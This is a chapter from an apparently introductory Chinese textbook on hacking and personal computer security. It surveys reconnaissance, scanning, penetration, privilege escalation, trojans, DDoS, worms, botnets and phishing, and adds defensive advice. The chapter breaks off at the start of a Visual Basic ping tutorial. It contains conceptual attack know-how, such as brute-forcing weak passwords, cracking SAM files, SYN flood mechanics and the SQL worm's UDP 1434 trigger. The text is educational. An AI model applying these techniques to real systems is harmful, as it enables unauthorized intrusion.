绿色兵团是伴随着中国互联网的发展而成长起来的，该组织被网民称为网上的“黄埔军校”。绿色兵团创始人的网名为 goodwell，他于 1997 年在国外网站申请到免费空间并在国内多处做了镜像站点，网站的名字最初为绿色兵团。绿色兵团成立后因为受当时环境的影响，迅速成长为中国大陆最大最早的民间黑客组织之一。特别是此后与网易的数次冲突，使得绿色兵团更是名声大振。

该组织的成长正好处于中国互联网迅猛发展的关键时期，中国的黑客群体也正好借着东风快速发展，到 2000 年中国黑客的数量已经达到了相当的规模。在这个群体中也诞生了不少后来被神话了的黑客英雄，如微软三顾茅庐而不得的袁哥和一身豪胆的谢朝霞等。这些人为中国的网络安全开拓了第一步。

2.6 黑客常用攻击手法：踩点

这里提到的常用攻击手法指的是传统意义上的攻击手段，包括使用工具或者根据社交工程进行踩点，使用扫描工具对目标进行定位扫描，根据得到的系统漏洞报告用相关的手段进行渗透，以及在渗透成功后提升入侵者的权限，并放置木马进行长期控制等。

踩点是攻击者最先需要进行的工作。踩点有很多方法，目前使用最多的有社交工程、搜索引擎、Whois 方法和 DNS 查询等。

2.6.1 社交工程

社交工程的英文名称为 Social Engineer，其主要含义是通过人工或者网络手段间接获取攻击对象的信息资料，比如在一次攻击中，攻击者首先以类似于警察办案的方式进行撒网式搜查，搜索内容包括被攻击者的个人资料、所在单位的主要情况、所在单位网络的使用情况、可能需要的网络拓扑图等必要信息。

了解被攻击者可以有的放矢地对被攻击者使用的计算机密码进行针对性猜测，减少常规暴力破解浪费的时间；了解被攻击者所在单位的主要情况，可以明确其在单位中所处的地位，以决定攻击效果；了解所在单位的网络使用情况，可以为攻击的路径和方式做好计划。

2.6.2 搜索引擎

搜索引擎主要指的是使用 Google 和 Yahoo 等搜索引擎对被攻击目标散落在网络上的情况进行收集和汇总。其中 Google 是最经常使用的一种搜索引擎。Google 属于第二代引擎，该引擎的好处在于其搜索信息的覆盖面和准确率都比较高，并且属于自动方式，即同一信息搜索的人越多搜索

的速度就越快。在提供简单搜索方式的同时，Google 也提供了复杂的语法搜索方式，灵活地利用这些语法可以极大提高搜索的准确率，也可以快速地搜索各个网站存在的漏洞。

2.6.3 Whois 方法

Whois 方法是指利用域名官方注册机构提供的域名搜索方式查询已经申请域名注册的公司或者个人的注册资料，这些资料均是公开的，搜索引擎名为 Whois，故被命名为 Whois 方法。要知道，公司或者个人如果需要申请域名或者 IP 地址段，必须向管辖这些资源的机构提供详细的注册信息，包括公司名称、公司注册地址、申请的资源类型、公司法人等，这些都是可以收集到的信息。

目前可以提供 Whois 查询的机构有美国的 ARIN、亚太地区的 APNIC、日本的 JPNIC、中国的 CNNIC 等，其中 ARIN 负责全球的域名管理，CNNIC 负责中国地区的域名管理。公司或者个人可以通过当地的机构申请，也可以向上一级机构申请。

2.6.4 DNS 查询

DNS 查询是另外一项可以搜集资料的方式。DNS 提供了 nslookup 命令，该命令可以查询 DNS 主机的信息和邮件服务器的信息，这些信息对于判断目标主机的位置非常有意义。

2.7 黑客常用攻击手法：扫描

完成资料收集之后，黑客一般会使用各种扫描工具对目标进行扫描，以定位目标的弱点位置。这些扫描工具可以通过 Ping 等方式确定目标主机是否存活，需要时再确定其开放的端口和开放的服务。目前黑客主要使用的扫描方式有 Ping 扫描、ICMP 查询、操作系统指纹识别、端口扫描和拓扑自动发现等。

2.7.1 Ping 扫描

Ping 扫描的目的是确定目标主机是否存活。传统意义上，Ping 用于向某个目标系统发送 ICMP 包，并期待目标系统回发 ICMP 应答，以此来确定该主机是否存活。在 UNIX 和 Windows 系统上都有众多的工具可用来执行 Ping 扫描，如 UNIX 系统中的 Fping，该工具以一种并行的轮转形式发出大量的 Ping 请求，这样的扫描速度明显快过 Ping 的速度。Windows 系统中优秀的工具有 Ping Sweep，该工具能在 7s 之内扫描一个 C 类地址，并完成地址解析。

2.7.2 ICMP 查询

通过向目标系统发送 ICMP 分组，就能很快地得到各种有价值的信息。如使用 UNIX 工具 icmpquery 向目标系统发送 ICMP 类型为 13 的消息，即时间戳分组，就能请求返回该系统的时间；改用 ICMP 类型为 17 的消息，即地址掩码请求分组，则能请求返回某个设备的子网掩码。网卡的子网掩码非常重要，据此可以确定要用到的所有子网。

2.7.3 操作系统指纹识别

在讨论操作系统指纹识别之前需要了解协议栈指纹识别的含义。协议栈指纹识别是一项非常强

大的技术，它能够迅速识别每台主机上的操作系统。

从原理上说，不同公司设计的 IP 协议栈存在很多细微差别，也就是说不同的公司在编写自己的 TCP/IP 协议栈时，通常对确定的 RFC 文档做出不同的解释，可以通过这些差异对目标的操作系统进行猜测。

操作系统指纹识别技术是由 NMAP 组织的 Fyodor 提出的，并发布了一篇奠基性的论文。

2.7.4 端口扫描

端口扫描就是连接到目标系统的 TCP 和 UDP 端口上，确定哪些服务正在运行（即处于监听状态）的过程。

标识监听的端口对于确定所用操作系统和应用程序的类型至关重要。监听着的活动服务可能允许未经授权的用户取得对配置不当的系统或对已运行软件存在已知安全弱点的系统的访问权。

目前的端口扫描主要有标识运行在目标系统上的 TCP 服务和 UDP 服务、标识目标系统上的操作系统类型及标识特定应用或特定服务的版本三种方式。

2.7.5 拓扑自动发现

拓扑自动发现是另一种形式的扫描，该种方式使用 TraceRoute 原理，根据 ICMP 返回的路径和标识来确定网络的拓扑结构。

目前拓扑发现的软件不少，但是优秀的屈指可数，主要有 Cheops 和 Tkined。

2.8 黑客常用攻击手法：渗透

在完成扫描之后会得到很多关于目标主机的漏洞资料，黑客或者安全人员可以分析这些资料并从中找出有价值的部分。一般来说，这些有价值的部分包括目标主机的开放端口信息、开放服务信息、操作系统版本信息、操作系统的漏洞信息、应用软件漏洞信息及 FTP 或者 Web 的弱口令等。

2.8.1 弱口令

应用 FTP 或者 Web 的弱口令是最有可能直接得到的信息。

扫描工具可以根据猜测字典自动暴力破解出该口令。若口令非常简单，如 123 等，就会直接得到；如果口令比较复杂，则取决于字典的功能或者破解的时间强度。在现有的计算机条件下破解一个账户或者 FTP 和 Web 的口令只需要几天。

2.8.2 开放端口

目标主机的开放端口信息也是可以直接获得的。

开放端口信息的主要功能是判断该主机是否开放了常见的可以攻击的端口，如 3389 端口等。对这些常见端口的探测有助于减少黑客在一台目标主机上的尝试时间，提高攻击效率，如通过 3389 端口可以直接尝试进行远程连接，而不用再猜测该端口到底是提供什么样的服务了。

2.8.3 开放服务

开放服务也是目标主机需要探测的一个重要项目。

开放服务主要是指 Web 服务、FTP 服务、数据库服务及一些常见的应用软件服务，这些服务均是在软件安装时被绑定到目标主机端口的，所以只要知道该端口与相应服务的对应关系，就可以发现目标主机上正在运行的服务程序。

举一个例子，FTP 服务默认开放的端口是 21，扫描工具通过探测认为该主机开放了 21 端口，就可判断该主机可能开放了 FTP 服务。当然系统管理员有可能在开启服务的时候更改该服务的端口号，这样判断开放服务类型的难度就会大一些。

2.8.4 操作系统版本信息

操作系统版本信息是根据上面介绍过的协议栈指纹识别技术得到的信息，该信息的主要作用是可以以此为根据选择对目标主机发起攻击的工具和方法。

如扫描报告说目标主机是 Windows 2000/XP，则可以基本排除对 UNIX 有效而对 Windows 无效的攻击方法，而选中对 Windows 有效而对 UNIX 无效的方法，如 IIS 漏洞、微软输入法漏洞等。

2.8.5 操作系统的漏洞信息

操作系统的漏洞是一个非常让人头疼的问题，微软每年要发布大量的补丁来修补 Windows 存在的各种问题，这些问题或大或小，但是都直接威胁到 Windows 的安全程度。出现这个问题的一个原因是 Windows 发展至今已经成为一个庞大的系统，编写 Windows 是一项烦琐而艰巨的工程，出现纰漏非常正常；另外一个原因是 Windows 的普及程度非常高，研究 Windows 问题会得到很好的收益。“树大招风”用在 Windows 身上再合适不过了。

并不是只有 Windows 有漏洞问题，UNIX 和 Linux，以及以前自认为是最安全的 MAC OS 都存在不同程度的问题，只是因为这些操作系统的使用者要远远少于 Windows，所以问题也就没有那么突出罢了。

2.8.6 应用软件的漏洞信息

应用软件的漏洞信息和操作系统的漏洞信息在扫描工具看来属于同一类信息。

应用软件因为设计缺陷或者代码编写不完善而存在各种漏洞，如对缓冲区的使用不够谨慎就可能招致缓冲区溢出攻击（如 MS RPC 缓冲区溢出攻击就是黑客最常使用的方法）。美国一个叫 Imunity 的公司专门开发了一个称为 Spike 的 MS RPC 缓冲区溢出攻击测试自动化工具，该工具可以在远程建立连接后，通过发送 IP 报文的方式获取目标主机的信息，并发起缓冲区溢出攻击。

2.9 黑客常用攻击手法：权限提升

在完成对目标主机的了解和可能的渗透尝试之后，应该已经获得了目标主机的一些权限了，但是这些权限仍然不能成功地获得对目标主机的控制权，所以需要做进一步的权限提升，即获得管理员权限。

权限提升的前提是，已经得到了目标的一个有效的用户名及其密码，但是该用户名并不具有管理员权限。在 Windows 中，这样的现状只是比没有任何权限多走了一小步而已。把这个已经拥有权限的用户账号提升到管理员身份的工具确实存在，但这些工具又都需要在管理员登录后才能运行。然而如果目标系统的管理员出现了致命的错误，那就有可能使用这些工具来提升权限了。

权限提升有很多方法，常见的方法有破解 SAM 文件，利用操作系统的漏洞编写小程序在内核中设置一个允许访问的全局标识，然后使用 DLL 注册的方法获得权限提升。还有更简单的方法，如很多人在安装 Windows XP 的时候都没有注意到 Windows 的管理员工具（Administrator）密码并没有设置，该管理员账户的密码为空是很多扫描器和黑客乐意看到的结果。

2.10 黑客常用攻击手法：木马与远程控制

实现对目标主机的完全控制之后，黑客为了长期使用该主机，一般会在这台机器上放置可以远程控制的程序，这些程序被称为木马。

2.10.1 木马的原理

木马是一种远程控制软件，一般使用客户机/服务器模式，但是与一般意义上的客户机/服务器模式不同的是，木马是将服务器端放置在被控制的主机上，而客户端则安装在黑客本人使用的主机上。服务器端的程序一般会自动变换程序名称实现自我隐藏，如著名的“灰鸽子”就是这样一种程序，其默认安装的服务器端程序名称一般为 S_server.exe，但在被安装到被控制主机上之后其名称就一直不断变化，这样做的目的是防止被杀毒软件和使用者发现。

木马程序与一般的远程控制软件的原理类似，但是在表现形式上更为狡猾一些。木马程序一般不会在操作系统的注册表和进程监控中留下任何记录。木马程序一般只有几百 K 字节，它会将自己安装在系统目录下，会开放固定的端口与外界通信，会与外界的多台主机互相连接，而且程序的名称一般比较让人费解或者冒充系统文件的名称，这些都是查杀木马程序的重要特征。

2.10.2 著名的木马

比较著名的木马有 BO2K、冰河和灰鸽子等。

BO2K 是国外早期的木马程序，该程序也是迄今为止最受推崇的攻击工具之一，该工具是在 1998 年的 Blackhat 年会上发表的，并可免费下载使用。BO2K 能够几乎完全控制远程系统，包括对注册表进行修改、收发文件、监控桌面等。

冰河由西安电子科技大学的黄鑫开发，该程序之所以著名是因为它是中国第一个真正意义上的木马程序，虽然开发者的初衷只是设计一个远程控制软件。中国黑客就是使用这个软件在 2000 年攻陷了微软站点。

灰鸽子是最近几年国内最流行的木马软件，从 2003 年至今发现的多次“僵尸网络”事件中都能找到该软件的身影。该软件的特点是简单易用，程序变种多，杀毒软件无法全部查杀。它在中国的低级黑客中应用很广。

2.11 使用防火墙防护个人计算机

只要主机挂在网络上就存在威胁。互联网是一个简单可靠的网络，但是因为互联网在建立之初对安全性考虑不够，造成今天互联网存在很多安全问题，如 IP 欺骗、拒绝式服务攻击等。这些问题困扰着学者，也让使用计算机上网的普通用户深感不安。为了解决这个问题，很多安全厂商提出了一些解决方案，如安装防火墙、杀毒软件和木马清除工具等，本节将分别讨论这些工具的特点和使用方法。

防火墙已经存在很多年了，现在的绝大多数机构和个人都已经购置或安装了防火墙，从根本上说，防火墙非常重要。防火墙可以是任何一组网络之间用做级别访问控制的设备，在大多数情况下，防火墙用来阻止外来人员访问本地网络，但是在大型企业中，防火墙也被用来保护各种企业级别的应用。防火墙形式多样，有硬件级别的防火墙，如 Cisco 的 PIX 防火墙，也有软件级别的防火墙，如国内个人用户常常使用的瑞星防火墙等。

2.11.1 防火墙的基本原理

防火墙的设计初衷是控制出入网络的行为。防火墙首先收到出入网络的请求，然后评估这些行为是否被允许或者阻断，只有那些已经被允许的连接请求才会通过，而不允许的请求则立刻抛弃。

防火墙的另外一个特点是能够审查通信的 IP 源地址、目的地址和端口号等。例如，如果不想让来自 202.107.10.5 的人访问你的个人主机，可以通过制定 IP 通行规则禁止该访问的发生。在通信的发起端看来，通信会被阻止或者根本得不到通知。

防火墙也能够分析进入的各种协议包，根据这些分析，防火墙可以根据指令如“如果遇到这类包，我允许其通过”等执行对包的检查。这些检查的基础是规则，规则是防火墙中最重要的一项要求。通常在设置防火墙的时候，必须使用能够反映网络状况的规则来配置防火墙。例如一家企业规定，只有安全部的人员才能访问该企业的核心服务器，则防火墙的规则就必须设置成只允许安全部的 IP 地址才能访问，其余的 IP 地址发送的请求包均被丢掉。

2.11.2 防火墙的功能

随着用户的需求越来越多，现在的防火墙也集成了很多功能，如内容过滤、虚拟专用网（VPN）、网络地址转换（NAT）、负载均衡、入侵检测等。现在，防火墙业界有一种名为 UTM 的概念很受欢迎，它就是指集成了几乎所有功能的防火墙。

从概念上区分，企业级防火墙可以分为基于包过滤的防火墙、基于状态的防火墙和基于代理的防火墙。基于包过滤的防火墙是指具有包过滤的功能，能够按照一定的规则，如源地址、目的地址、协议、端口号等，对过往的包进行识别并判断是否允许通过。这类防火墙具有一定的路由功能，可以使用访问控制列表（ACL）进行规则设定，个人防火墙一般来说均属于此类。

2.11.3 基于状态的防火墙

基于状态的防火墙建立在包过滤的概念之上并对其进行了发展。该类型的防火墙可以对内置在防火墙内部的状态表中的会话和连接进行跟踪，并记录会话的全过程。

基于状态的防火墙可以发现违反协议规则的行为，而基于包过滤的防火墙就不能完成这一任

务。大部分基于状态的防火墙被设置用来防止拒绝服务攻击，并保护邮件等重要功能。以色列的Checkpoint 公司在此基础上发明了“状态检查”技术，使得状态防火墙的技术更上一层楼。

2.11.4 基于代理的防火墙

基于代理的防火墙也被称为应用代理或者应用网关。当远程用户与防火墙之后的网络发生通信时，防火墙就作为该连接的代理。

使用这种技术后，发起的外来连接就不直接转发给内部网络，而是在防火墙完成内部转换后再与内部建立连接，防火墙在其中起到了管道的作用。

基于代理的防火墙与前两者的最大区别在于，该防火墙是在应用级而不是较低的级别上进行检测通信的工作。包进入防火墙后首先被交给一个特殊的应用代理，该代理负责检测包的有效性和自身的应用级请求。例如，如果一个 Web 请求进入防火墙，含有 HTTP 请求的数据负荷就被交给 HTTP 代理进程来处理。

2.11.5 防火墙的不足

防火墙也存在缺陷。防火墙的规则设备如果被配置得比较严格，就会削弱网络的作用。因为严格的配置将导致企业应用无法开展，这种配置方法获得了安全，但失去了功能。

也可以将防火墙的规则配置得较为宽松，但这样的配置也会存在一些问题，如无法防御潜在的威胁，有可能会绕过防火墙等。所以从应用级别来说，防火墙的配置需要根据实际环境不断调节，以达到最优的作用。

2.12 使用杀毒软件防护个人计算机

杀毒软件也是安全防护的重要环节，目前的杀毒软件技术比较成熟，大部分企业用户和个人用户都配置或者安装了杀毒软件。

2.12.1 杀毒软件的原理

杀毒软件的主要技术是进行特征匹配，对所有的已知病毒和木马均抽取其特征值，这些特征可能包括字节数匹配、字符串匹配及程序名称匹配等。也有一部分杀毒软件将因系统漏洞而造成的攻击工具也列入病毒或者木马的行列，这些攻击工具的行为或者特征与以往的病毒有很大的区别，这些工具一般具有病毒的通性，即能够自我复制、自我隐藏，但是并不对本地的操作系统造成实质性的影响。

2.12.2 杀毒软件的特点

杀毒软件最重要的特点是能够对已知的病毒进行查杀，但是对未知的病毒就无能为力了，这就需要反病毒公司建立覆盖面广、反应速度快的网络，以积极捕获并立刻提取出新病毒或者新木马的样本和特征码，用户需要及时升级这些特征码以保证自身不被各种新式病毒感染。

但是这样做仍然是不够的，现在黑客的攻击速度越来越快，黑客经常在 24 小时之内就能对反病毒软件公司提取的样本进行反跟踪，立刻产生新的变种，让反病毒公司有心无力。杀毒与反杀毒

的斗争就是一场持久的拉锯战，用户只能在尽可能的范围内保证自身的安全。

2.13 使用木马清除工具检查木马

木马清除工具是专门清除潜伏在主机上的木马的程序。木马清除工具是杀毒软件的一个分支，该程序的主要原理与杀毒软件类似，即通过比较木马的特征值来判断木马的存在，所以这种方式也依赖于木马特征值的及时更新。

2.13.1 木马清除工具的原理

木马清除工具因为只对木马的特征值进行比较，所以其搜索主机的速度更快。

因为木马清除工具比杀毒软件的功能更为单一，所以多数用户都没有安装该程序。实际上也是如此，该程序基本上只限于专业人士使用，因为任何木马工具都可能造成误报，所以对软件报告的信息需要做人工的鉴别，这种工作不是一般用户所能做的。

但是这并不是说一般用户就无法使用木马清除工具，现在也有很多公司推出了一些操作简单、容易上手的工具帮助用户检查自己的计算机是否感染了木马程序。如木马克星就是这样一款软件，该软件可以检查出一般性的木马程序，但对于隐藏较深的木马程序就需要安全专家的手工检查。

2.13.2 反间谍软件

木马清除工具在国外也被称为反间谍软件，该软件已经被众多的安全厂商视为下一个值得关注的安全焦点而得到大力发展，如微软自 2005 年之后就在每次补丁更新过程中强迫用户下载一个反间谍软件，并在第一次安装补丁过程中扫描主机是否存在间谍软件，当然其中也包括木马程序。该软件在安装过程中一次性运行，所以多数用户毫无察觉。

2.13.3 木马清除工具的局限性

病毒，尤其是木马程序的使用具有地域性。

根据目前的监测结果显示，在国外流行的木马如 BO2K 和 SUB7 等在国内均毫无踪影，国内报告频率最高的木马程序仍然是冰河、灰鸽子等国产程序。对于这些木马程序，国外的木马清除工具一般只能根据相似的特征码进行匹配，极易发生误报和漏报。所以对于这些木马软件最好还是使用国内编写的清除工具较为有效。

但是这并不是说国外的反间谍软件在这些木马程序的覆盖面上不如国内的，国外产品的优点是技术先进，与操作系统结合得较为紧密，很多软件厂商都与微软公司建立了较强的合作关系，能够从操作系统底层对木马进行深层次的查杀，国内厂商因为无法获得这些信息，所以查杀效率就大打折扣了。

2.14 一些常见的安全事件

网络安全似乎每年都有一个主题。从互联网诞生至今，每年发生在网络上的事件数以万计，但是每年都会形成一个主流事件，这里搜集其中的一些精彩部分以飨读者。

2.14.1 拒绝服务攻击

拒绝服务攻击通常是利用软件编程中的缺陷，为实施攻击而编写的特殊程序。拒绝服务攻击一般以以下方式产生攻击效果：

- 消耗带宽
- 消耗资源
- 使系统和应用程序崩溃

2.14.1.1 消耗带宽

在一段时间内，每个网络只能承受来自一定方向的一定网络流量，其大小取决于网络速度、设备性能和类型等。拒绝服务攻击占用了全部的网络带宽，因而就会导致消耗带宽现象的发生。这时，因为网络过于拥挤，正常的数据包无法发送而被网络丢弃，网络的延迟时间增大，网络应用陷于瘫痪状态。

带宽消耗的常见方式是利用协议漏洞进行攻击。通过发送不正确的网络数据包来消耗带宽资源，当网络骨干路由器或者接入设备收到超过其处理能力的数据包后就会失效。第二种带宽消耗的攻击方式取决于网络设备和系统对特殊网络数据报的反应。网络中的大多数甚至是全部网络设备都可以被配置成对网络中的所有数据包进行响应，如 IP 广播，若引起网络内的广播风暴就能消耗大量的网络带宽。

2.14.1.2 消耗资源

与计算机一样，网络中设备的处理能力也是有限的，如果能通过某种方法引起设备对超过其处理能力的数据包进行响应，就会耗尽网络中的资源。

SYN flood 就是常见的消耗资源的攻击方法，这种方法消耗系统中的所有网络连接。每个操作系统在某一个时间只能保持一定的 TCP/IP 连接数。SYN flood 就是利用 TCP 三次握手协议中的漏洞，通过向同一个目标主机的某个端口创建若干个“半开放”连接而实现攻击的。通常，一次连接在三次握手还没有完成时就会处于半开放的连接状态，只有在完全完成连接后才会关闭。每个端口只支持一定数量的半开放连接数，如果超过限定的连接数，其余的新连接就无法建立。使用伪造或者无效的 IP 地址，只发送 TCP 握手过程的第一个包，服务器端就会对该 SYN 包响应一个应答数据包。但是由于这个数据包发往一个伪造的地址，所以服务器无法得到应答数据包。这样就会造成等待的半开放连接的积压，使系统再也无法处理其余正常的新的连接请求。

2.14.1.3 使系统和应用程序崩溃

使系统崩溃的攻击方法通常针对网络接入设备，如路由器、交换机等，这些设备一般支持一些基于命令行的管理界面。用不同的方法，如产生大量的连接、用户输入例程中缓冲区溢出和不合法的数据都会造成系统崩溃。这类攻击方法对于网络接入设备的影响要比单台主机大得多。

如著名的 Ping of Death 就是这样一个例子，该程序通过超长的 ICMP 响应请求实施攻击，由于目标主机无法处理数据包而崩溃。

通过正确的配置方法可以防止这种攻击行为的发生，这些配置包括：对网络设备的默认设置进行改变、过滤陌生的 IP 地址，以及配置固定的远程连接管理地址等。

2.14.2 蠕虫引起的互联网瘫痪问题

计算机病毒学之父 Fred Cohen 根据蠕虫的可复制性将其归属于病毒的一个分支，其实蠕虫有自己特殊的地方。蠕虫只通过网络或者系统传播，而病毒则附着在文件上传播。可以说，蠕虫感染的是环境，而不是感染特定的群体。

2.14.2.1 蠕虫的一般特征

最早的蠕虫是 1988 年罗伯特·莫里斯编写的蠕虫程序，该程序在当时对脆弱的互联网造成了极大的伤害。近年来流行的蠕虫主要是针对操作系统、应用软件和协议的漏洞而实施攻击，如 2003 年的 SQL 蠕虫，就是利用了微软 SQL Server 数据库的 2000 Resolution 服务远程栈缓冲区溢出漏洞。SQL 蠕虫利用 UDP 1434 端口，该端口用于 SQL Server Resolution 服务。当 SQL Server Resolution 服务在 UDP 1434 端口接收到第一字节设置为 0x04 的 UDP 包时，SQL 监视线程就会获取 UDP 包中的数据，此时攻击者可以在这个 UDP 包后追加大量字符串，当用户尝试打开这个字符串相对应的数值时，就会发生基于栈的缓冲区溢出。当溢出成功后，蠕虫取得系统控制权，开始向随机 IP 地址发送自身代码。这一过程将无限循环，因此发送的数据量非常大，极大地占用了被感染机器的系统资源及所在的网络资源。

2.14.2.2 蠕虫的影响

SQL 蠕虫、尼姆达蠕虫与“红色代码”的先后出现给互联网带来了极大的不稳定因素。从 2002 年至 2004 年，互联网因为这三种蠕虫导致多次断网事故，给互联网运营商造成了巨大的经济损失，也给网民带来了不便。这时的蠕虫攻击已经不仅仅是技术层面的问题，而上升到社会政治层面。互联网运营商为了防止类似的蠕虫再次发生针对互联网骨干网络的攻击事件，都加强了安全监控，不仅在路由器上做了更严格的限制，还建立了多处安全监测平台，以专门监控互联网中的可疑行为。

2.14.3 僵尸网络

僵尸网络（英文名称叫 BotNet），是互联网上受黑客集中控制的一群计算机，往往被用来发起大规模的网络攻击，如分布式拒绝服务攻击（DDoS）、海量垃圾邮件等，同时由黑客控制的这些计算机所保存的信息也都可被黑客随意取用。

2.14.3.1 僵尸网络的特征

之所以称其为“僵尸”，是因为在默认情况下，这些受控制的主机并不处于活动状态，只有当控制者发出控制命令的时候才会积极活动并发起攻击，其情况与传说中的“僵尸”类似。因此，不论是对网络安全运行还是对用户数据安全来说，僵尸网络都是极具威胁的隐患。

2.14.3.2 性质恶劣的僵尸网络

僵尸网络的出现是对互联网安全的重大挑战，因为发现一个僵尸网络是非常困难的，黑客通常利用木马等远程控制软件隐蔽地控制分散在网络上的“僵尸主机”，而这些主机的用户往往并不知情。因此，僵尸网络是目前最受黑客青睐的一种技术手段。

2004 年根据 CNCERT/CC 的报道，通过分析和监测一起性质恶劣的拒绝服务攻击事件，分析

人员发现攻击流量来自庞大的被植入某特定恶意程序的计算机群，该机群的数目达到近 10 万台，来自河北的某黑客通过境内外多台服务器秘密操纵这些计算机。被控制的计算机中，有 6 万多台位于我国境内，其中还包括一些政府和其他重要部门的计算机，这是一起典型的“僵尸网络”事件。黑客通过技术手段获取了互联网上多台主机的控制权，在需要的时候下达命令，让这些主机在不知情的情况下自动向选定的目标发动拒绝服务攻击等网络攻击，以达到谋取经济利益的目的。

2.14.3.3 应对的方法

应对僵尸网络的方法有很多种，因为“僵尸”本身的载体是木马等远程控制程序，所以需要在上网过程中做好防范木马的工作，定期检查主机的安全状况，如果发现可疑程序立即清除，通过这些手段就能防止自己的主机成为僵尸主机而被人利用了。

2.14.4 网络“钓鱼”

网络“钓鱼”与“网银大盗”是近年来出现的一种新的攻击形式。网络“钓鱼”多与网上银行有很大关系，“钓鱼”者模仿银行的网上页面，做出可以以假乱真的网页，并将其域名设置为与真实的银行类似的地址，利用人们的麻痹心理引诱用户上钩，这些“钓鱼”者也被称为“网银”大盗。

2.14.4.1 典型的网络“钓鱼”案件

网络“钓鱼”的出现是对现在网络交易的一大挑战，因为制作一个仿冒的网站成本低廉而欺诈后的收益丰厚，所以在国内层出不穷。如模仿中国银行的域名 www.bank-off-china.com，比真正的中国银行网站 www.bank-of-china.com 多一个英文字母 f；模仿中国工商银行的域名 www.1cbc.com.cn，与真正的中国工商银行网站 www.icbc.com.cn 相比，也只是“1”和“i”一字之差；而模仿中国农业银行的域名 www.965555.com，与真正的中国农业银行网站 www.95599.com 也较为相近。“钓鱼”者通过设立假冒银行网站，骗取该行用户的账号和密码，银行用户一旦输入了账号及密码，用户的资料就会落入这些“网银”大盗的手中，后果不堪设想。

2.14.4.2 防范网络“钓鱼”

防范网络“钓鱼”的方法主要有：

- **核对网址。**记住自己开户银行的网址，正确登录，每次登录尽量选择直接输入网址登录，避免采用搜索引擎提供的链接进入相关银行网站。不要登录访问陌生网站，更不要下载安装不明来历的软件，不随意打开可疑邮件。交易完成后，请及时退出网上交易程序。
- **保护好自己网上银行的用户名（登录卡号）和密码（登录密码和支付密码）。**最好保证登录密码与支付密码不相同。密码应避免与个人资料有关系，不要选用诸如身份证号码、出生日期、电话号码等作为密码。建议选用字母、数字混合的方式，以提高密码破解难度。密码应妥善保管，避免将密码写在纸上。尽量避免在不同的系统中使用同一密码。定期更改账户密码。
- **做好交易记录。**客户应对网上银行办理的转账和支付等业务做好记录，定期查看“历史交易明细”，定期打印网上银行业务对账单，如发现异常交易或账务差错，立即与银行联系，避免损失。

- **使用数字证书**。很多银行都为网上银行用户提供了数字证书服务，这些数字证书具有较高的安全性，可以在一定程度上保护银行用户的安全。但是，应避免在公用的计算机上使用网上银行，不在公共场所下载数字证书，万不得已也要及时删除。
- **对异常动态提高警惕**。对于网上各种中奖，要求提供注册卡号、网上银行密码等信息，不可轻信，必要时可以拨打银行服务电话进行核实。对单独出现的要求确认账号、密码的浏览器窗口应立即关闭。万一发现资料被盗，应立即修改相关交易密码或进行银行卡挂失，暂停使用网上交易。
- **安装防毒软件**。安装、升级正版杀毒软件和个人防火墙软件，定期杀毒并经常升级。
- **堵住软件漏洞**。经常安装计算机操作系统补丁，只下载使用官方的网上交易程序升级程序。

2.15 黑客的道德与法律问题

黑客从诞生起就面临着道德与法律的考验，部分黑客坚持黑客诞生之初的原则，如自由和不对他人造成破坏等，形成了“白帽子”阵营；另外一部分黑客则无论是否获得经济利益而坚持破坏行为，这些人渐渐地形成了“黑帽子”阵营，正是这些人使黑客的形象大打折扣。还有一部分黑客，如以 Blackhat 组织为代表的人物，则游离在道德与法律准绳的边缘，这些人自称为“灰帽子”。

中国著名的黑客先行者 Coolfire 曾经在其著名的 8 篇黑客启蒙性文章中写道，为了得到大众的谅解，黑客需要遵从一定的规则，这已经成为一部分有良知的黑客的道德准绳。

2.16 黑客软件开发工具

黑客软件通常是由热爱黑客攻击技术的程序员，使用一些高级语言开发工具编写的。开发黑客软件与开发其他应用软件一样，只不过开发出的黑客软件具有一定的威胁性和破坏性。能够开发黑客软件的高级语言开发工具有很多，下面就介绍几种常用的高级语言开发工具。

2.16.1 Visual Basic 编程语言介绍

首先来了解什么是 Visual Basic，Visual 是“可视化的”的意思，Basic 指的是起初的 Basic 语言。因此，Visual Basic 可以解释为一种可视化的 Basic 编程语言工具。Visual Basic 编程系统采用了面向对象、事件驱动的编程机制，通过把复杂的 Windows 编程封装起来，提供了一种所见即所得的可视化界面设计方法来开发应用程序。

早在 1991 年，Microsoft 公司就推出了 Visual Basic，当时的 Visual Basic 还不是很完善，功能也相对少一些。到了 1993 年，Microsoft 推出了 Visual Basic 3.0，此时的软件已经进入了实用编程的阶段，使用该软件已经能够非常方便地创建图形和多媒体等相关的应用程序。到了 1997 年和 1998 年，Microsoft 相继推出的 Visual Basic 5.0 和 Visual Basic 6.0（简称 VB 6.0），因其功能强大、简单易学，迅速被广大程序员所看中，成为首选的编程工具。

Visual Basic 开发语言有以下几个方面的特点。

- **直观的可视化编程**。Visual Basic 提供了可视化的编程工具 VB 6.0，通过这个工具，程序设计人员可以不用编写大量的程序代码就能够设计出可视化的编程界面。

- **面向对象的程序设计思想。**在 Visual Basic 中设计对象时，不需要编写和描述每个对象的程序代码，而是通过使用开发工具中的工具把它们画在界面上，由 Visual Basic 自动生成对象的程序代码并将其封装起来。每个对象都是以图形方式显示在界面上的。
- **事件驱动的编程机制。**Visual Basic 是通过事件来驱动程序对象的。例如，用鼠标单击窗体事件、控件的键盘按下事件、窗体的大小改变事件等。在用鼠标单击窗体事件中，如果单击了窗体，就会触发窗体的单击事件，而这个事件中被程序员写入的代码也会随之执行。这就是通过事件驱动编程机制的基本思想。
- **结构化程序设计语言的设计思路。**Visual Basic 是在 Quick Basic 的基础上发展起来的，因此具有高级程序设计语言的语句结构，接近于自然语言和人类的逻辑思维方式，语句简单易懂。

下面讲解使用 Visual Basic 6.0 开发工具开发一个 PING 目标计算机的程序。该程序运行之后，在输入要 PING 目标计算机的 IP 地址和子网掩码之后，单击“Ping”按钮，就可以实现 PING 目标计算机的操作，在窗体上将显示 PING 操作的结果信息，如图 2.1 所示。

图 2.1 PING 目标计算机

使用 Visual Basic 6.0 开发工具开发上述程序的操作步骤如下所示。

step 1 启动 Visual Basic 6.0，新建一个项目工程，在工程中添加一个窗体。

step 2 在窗体上添加 2 个 Label 控件和 2 个文本框控件，并分别将 Label 控件的 Caption 属性设置为“IP 地址：”和“子网掩码：”。

step 3 在窗体上再添加一个 Frame 控件，在该控件上添加 10 个 Label 控件。

step 4 在窗体上添加 2 个按钮控件，分别将按钮控件的 Caption 属性设置为“Ping”和“退出”。

step 5 开发 PING 程序需要定义相关的常量、结构体和声明与 PING 操作相关的 API 函数，其实现的相关程序代码如下所示。

```
Option Explicit
